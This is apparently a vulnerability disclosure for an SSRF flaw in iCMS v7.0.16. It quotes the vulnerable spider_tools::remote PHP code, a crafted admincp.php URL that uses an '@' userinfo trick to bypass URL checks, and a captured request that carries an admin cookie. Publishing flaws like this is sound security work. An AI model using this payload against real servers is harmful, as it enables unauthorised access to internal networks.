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insight / iCMS SSRF.md



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[History](#)

1 contributor

61 lines (48 sloc) | 2.55 KB

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PoC

There is a SSRF vulnerability in the url parameter of the admincp.php interface in iCMS-v7.0.16

```
app\spider\spider_tools.class.php
```

```
public static function remote($url,$ref=null,$_count = 0) {
    if(self::safe_url($url)===false) return false;

    (iPHP_SHELL && self::$debug) && print
    self::datetime()."\033[36mspider_tools::remote\033[0m [\".($_count+1)."] =>
    ".$url.PHP_EOL;

    $parsed = parse_url($url);
    $url = str_replace('&','&', $url);
    if(empty(spider::$referer)){
        spider::$referer = $parsed['scheme'] . '://' . $parsed['host'];
    }

    $options = array(
        CURLOPT_URL                => $url,
        CURLOPT_REFERER             => self::$CURLOPT_REFERER?
    self::$CURLOPT_REFERER:spider::$referer,
        CURLOPT_USERAGENT          => self::$CURLOPT_USERAGENT?
```

```

self::$CURLOPT_USERAGENT:spider::$useragent,
    CURLOPT_ENCODING => self::$CURLOPT_ENCODING?
self::$CURLOPT_ENCODING:spider::$encoding,
    CURLOPT_TIMEOUT => self::$CURLOPT_TIMEOUT,
    CURLOPT_CONNECTTIMEOUT => self::$CURLOPT_CONNECTTIMEOUT,
    CURLOPT_RETURNTRANSFER => 1,
    CURLOPT_FAILONERROR => 0,
    CURLOPT_HEADER => 0,
    CURLOPT_NOSIGNAL => true,
    // CURLOPT_DNS_USE_GLOBAL_CACHE => true,
    // CURLOPT_DNS_CACHE_TIMEOUT => 86400,
    CURLOPT_SSL_VERIFYPEER => false,
    CURLOPT_SSL_VERIFYHOST => false
    // CURLOPT_FOLLOWLOCATION => 1, // 使用自动跳转
    // CURLOPT_MAXREDIRS => 7, // 查找次数, 防止查找太深
);
...

```


[http://xxxx/admincp.php?](http://xxxx/admincp.php?app=spider_project&do=test&url=http://m09ic@192.168.156.136:80@baidu.com/&rid=2&pid=1&title=)
[app=spider_project&do=test&url=http://m09ic@192.168.156.136:80@baidu.com/&rid=2](http://xxxx/admincp.php?app=spider_project&do=test&url=http://m09ic@192.168.156.136:80@baidu.com/&rid=2&pid=1&title=)
[&pid=1&title=](http://xxxx/admincp.php?app=spider_project&do=test&url=http://m09ic@192.168.156.136:80@baidu.com/&rid=2&pid=1&title=)

```

GET c HTTP/1.1
Host: 192.168.156.136:88
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/104.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh,zh-CN;q=0.9
Cookie: iCMS_ADMIN_AUTH=b5e13749p_MURGBi7YR3-HetWrkTTKq1pTW78-1apE9T74fye8D9Tic1-
PqpZ5raVc0eex3BRI6jYetvGYFegWP00Gv1a4Q2a_RIxQi81T1HtLgYm000zJzHEb-pVQ
Connection: close

```





Acknowledgement

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Yi-fei Gao en-ze wang lin-jie wu